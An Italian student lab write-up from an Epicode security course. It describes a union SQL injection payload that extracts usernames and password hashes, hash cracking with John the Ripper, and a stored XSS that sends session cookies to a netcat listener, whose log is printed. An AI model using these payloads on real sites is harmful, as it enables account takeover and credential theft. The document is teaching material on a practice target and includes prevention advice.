




EPICODE



PROGETTO — **S6/L5**

Exploit vulnerabilità XSS Stored e SQL Injection Blind



Introduzione

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind).
- XSS stored.

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Exploit

Vulnerabilità

- Gli exploit sfruttano le vulnerabilità presenti in un sistema. Queste vulnerabilità possono essere errori di programmazione, falle di sicurezza o problemi di progettazione nel software, nel sistema operativo o in altri componenti del sistema.

Accesso non autorizzato



- Gli exploit possono essere utilizzati per ottenere accesso non autorizzato a un sistema o a dati sensibili. Ad esempio, un exploit potrebbe consentire a un attaccante di ottenere accesso a un sistema informatico senza conoscere la password.

Un exploit è un termine utilizzato nell'ambito dell'informatica e della sicurezza informatica per indicare un tipo specifico di software, codice o tecnica che sfrutta vulnerabilità o debolezze in un sistema informatico o software al fine di ottenere un accesso non autorizzato o causare un comportamento indesiderato. Gli exploit sono spesso utilizzati per violare la sicurezza di sistemi informatici, dispositivi o reti.



SQL Injection Blind

La "SQL Injection Blind" (o "Blind SQL Injection") è una variante avanzata di un attacco SQL Injection, un tipo di attacco informatico che mira a compromettere la sicurezza di un'applicazione web o di un database sfruttando vulnerabilità nelle query SQL. A differenza di un attacco SQL Injection "classico", in cui un aggressore può vedere direttamente i risultati delle sue azioni, una SQL Injection Blind è più subdola e richiede ulteriori sforzi da parte dell'attaccante.



EXPLOIT

Per ottenere le informazioni dal Database ho utilizzato la query: "1' UNION SELECT user, password FROM users#"

PASSWORD CRACKING

Ho creato un file .txt con all'interno le hash delle password ricavate precedentemente. Con John the Ripper ho decriptato le password


Per prevenire una SQL Injection Blind, gli sviluppatori devono adottare pratiche di sviluppo sicure, come l'uso di prepared statements e l'input validation, per proteggere le applicazioni web da tali attacchi.




- Validare e Sanitizzare l'Input Utente: Assicuratevi di validare e sanificare rigorosamente tutti i dati in ingresso forniti dagli utenti. Verifica che i dati rispettino il formato e il tipo attesi e utilizza filtri per il linguaggio di programmazione per proteggere le query SQL.
- Limita i Privilegi del Database: Assicuratevi che l'account del database utilizzato dall'applicazione web abbia solo i privilegi strettamente necessari per eseguire le operazioni richieste. Non concedere più autorizzazioni di quanto sia necessario.

XSS Stored

Il Cross-Site Scripting (XSS) Stored è una vulnerabilità di sicurezza delle applicazioni web che consente a un aggressore di inserire script malevoli nei dati immagazzinati su un server web e di eseguirli quando un utente legge o accede a quei dati.



Dalla funzione Inspect modifichiamo il numero massimo di caratteri inseribili nel form del messaggio.




Inseriamo lo script in figura che invia ad un server in ascolto il Cookie di sessione di chiunque carichi la pagina.

Cookie di sessione

I "cookie di sessione" (o "session cookies") sono piccoli frammenti di dati memorizzati temporaneamente sul lato client (solitamente nel browser web dell'utente) durante una sessione di navigazione su un sito web. Questi cookie vengono utilizzati per tenere traccia delle informazioni relative a una sessione specifica dell'utente mentre questi naviga su un sito web. Una volta che la sessione termina, i cookie di sessione vengono automaticamente eliminati, di solito quando l'utente chiude il browser.

Importante proteggere adeguatamente le sessioni utente e gestire correttamente i cookie di sessione per prevenire attacchi.

Un malintenzionato rubando i cookie di sessione potrebbe fingersi l'utente al quale sono stati rubati.



```
(kali㉿kali)-[~]  
$ nc -lvp 12345  
Listening on 0.0.0.0 12345  
Connection received on localhost 46950  
GET /?cookie=security=low;%20PHPSESSID=249311604af3ca67ff221cea56467903 HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: http://192.168.1.72/  
Connection: keep-alive  
Cookie: PHPSESSID=gonrqto37kg7hsmdtje7gsb9jm  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
Sec-Fetch-User: ?1
```

In figura possiamo vedere come il server in ascolto impostato con netcat sulla porta 12345 ha ricevuto i cookie di sessione dopo aver caricato la pagina con il XSS Stored.



EPICODE

GRAZIE

Fernando Catrambone

